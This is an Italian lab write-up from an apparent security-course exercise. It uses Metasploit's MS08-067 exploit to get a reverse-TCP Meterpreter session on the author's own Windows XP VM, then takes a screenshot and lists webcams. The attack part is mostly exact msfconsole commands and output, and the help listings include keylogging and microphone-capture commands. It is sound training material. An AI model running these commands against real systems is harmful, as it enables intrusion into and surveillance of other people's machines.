METASPLOIT

Meterpreter Attack

WIN XP

Michelangelo Borromeo

INDICE

1) Configurazione Windows XP

2) Ping test Kali - WinXP

3) Hacking Windows XP

NET. REBELS.

Configurazione

Windows XP

NET.
REBELS.


Config Windows XP

(Configurazione di rete WinXP)

iniziamo con la configurazione di windows XP sulla stesa rete della Kali, utilizzando la GUI.

IP scelto: 192.168.1.27 /24

primo step clicchiamo sulle impostazioni di rete in basso a destra




Apriamo la connessione di rete:

E selezioniamo connessione alla rete locale (LAN):


Config **Windows XP**


(Configurazione di rete WinXP)

Si aprirà un pannello



A questo punto andiamo su Proprietà






Config Windows XP

(Configurazione di rete WinXP)


Clicchiamo su protocollo Internet (TCP/IP)

Ed uscirà il menù di configurazione dell' IP




Andiamo di conseguenza a modificare in statico con le seguenti configurazioni

Ip: 192.168.1.27
Subnetmask: 255.255.255.0
Gateway: 192.168.1.1



E clicchiamo su OK




Config ***Windows XP***

(Configurazione di rete WinXP)

Come ultimo step ricordiamoci di disattivare il Firewall di Windows XP, sempre nel pannello delle connessioni, clicchiamo su

E mettiamo la spunta su Disattiva Firewall



Ora che abbiamo configurato l' Ip e disattivato il firewall di Windows XP,
Verifichiamo che la macchina attaccante e la macchina vittima si pingano.

Ping test

Kali - WinXP

NET.
REBELS.

Ping test **Kali**


(ping test)

Prima di effettuare l'Exploit verifichiamo che la Kali e WinXp si pingino a vicenda.

Apriamo Kali, iniziamo una nuova sessione con la shell, ed eseguiamo il comando:

ping 192.168.1.27

invio



Ora che abbiamo verificato che entrambe pingano correttamente possiamo procedere con l'Exploit.

Hacking

Windows Xp

NET.
REBELS.

hacking Windows XP

(Exploit)

Nell'esercizio di oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Avviamo dunque Metasploit dalla shell della Kali con il seguente comando:

msfconsole

Ci apparirà la schermata inziale dove possiamo iniziare a dare i comandi:

Dato che l'esercizio chiede della vulnerabilità MS08-067,
lo andiamo a ricercare direttamente con il comando:

search ms08-067

(Exploit)

Otterremo l'Exploit, in questo caso la n. 0

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Serve
r Service Relative Path Stack Corruption
```

possiamo andarlo ad utilizzare successivamente con il comando:

Use 0

```
msf6 > use 0
```

Che caricherà l'Exploit:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Ricordiamoci di dare:

Show options

Per controllare ciò che ci richiede per poter attuare correttamente l'Exploit

```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/
                                       using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none
                                        )
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

hacking Windows XP

(Exploit)

Il modulo
ci chiederà RHOST

```
RHOSTS
```

il target che vogliamo attaccare, che lo andiamo ad impostare con:

set rhost 192.168.1.27

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.1.27
rhost ⇒ 192.168.1.27
```

E ci chiederà LHOST
La macchina attaccante, che lo andiamo ad impostare con:

set lhost 192.168.1.25

```
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
```

Verifichiamo anche che le porte siano correttamente inserite,

```
RPORT     445
```

```
LPORT     4444
```

Sarebbe meglio un'altro

Show options

Per verificare che sia tutto compilato correttamente

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.27     yes       The target host(s), see https://docs.metasploit.com/docs/
                                       using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none
                                        )
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

hacking Windows XP

(Exploit)

Ed ora possiamo andare ad eseguire l'exploit con il comando

Run o Exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
```

Dopo qualche secondo, si aprirà una sessione Meterpreter verso WinXP, indicando automaticamente diverse informazioni del sistema operativo vittima:

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.27:445 - Automatically detecting the target ...
[*] 192.168.1.27:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.27:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.27:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.27
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.27:1042) at 2024-07-10 15:06:29 +
0200

meterpreter > 
```

Ora che abbiamo stabilito la connessione meterpreter, vogliamo andare a vedere cosa si potrebbe fare con il comando:

help

```
meterpreter > help
```

Uscirà una sfilza di comandi interessanti che possiamo eseguire:

```
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
```

hacking Windows XP

(Exploit)

Il comando che interessa a noi per il momento è quello di eseguire uno screenshot della macchina vittima tramite Meterpreter.

```
Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    enumdesktops  List all accessible desktops and window stations
    getdesktop    Get the current meterpreter desktop
    idletime      Returns the number of seconds the remote user has been idle
    keyboard_sen  Send keystrokes
    d
    keyevent      Send key events
    keyscan_dump  Dump the keystroke buffer
    keyscan_star  Start capturing keystrokes
    t
    keyscan_stop  Stop capturing keystrokes
    mouse         Send mouse events
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop
    setdesktop    Change the meterpreters current desktop
    uictl         Control some of the user interface components
```

Il comando trovato è screenshot:

```
  screenshot    Grab a screenshot of the interactive desktop
```

Lo andiamo ad eseguire

```
meterpreter > screenshot
```

E salverà un jpeg sulla cartella della nostra Kali

```
meterpreter > screenshot
Screenshot saved to: /home/kali/byCYxGLA.jpeg
```

hacking Windows XP

(Exploit)

Se andiamo a controllare nella path

/home/kali

Riusciremo a vedere il jpeg acquisito.

L'esercizio ci richiede inoltre una verifica di una possibile webcam sulla macchina della vittima, torniamo alla shell dove abbiamo la meterpreter in sospeso e cerchiamo il comando riguardanti le webcam con:

help

```
meterpreter > help
```

E quello che riusciamo a trovare riguardanti la webcam sono i seguenti:

```
Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_strea  Play a video stream from the specified webcam
    m
```

A noi interessa sapere se la macchina vittima è in possesso di una webcam

Dunque immettiamo il comando

webcam_list

```
  webcam_list   List webcams
```

Una volta inserito uscirà l'esito.

```
meterpreter > webcam_list
[-] No webcams were found
```

Purtroppo nessuna webcam è stata rilevata.

FINE

Michelangelo Borromeo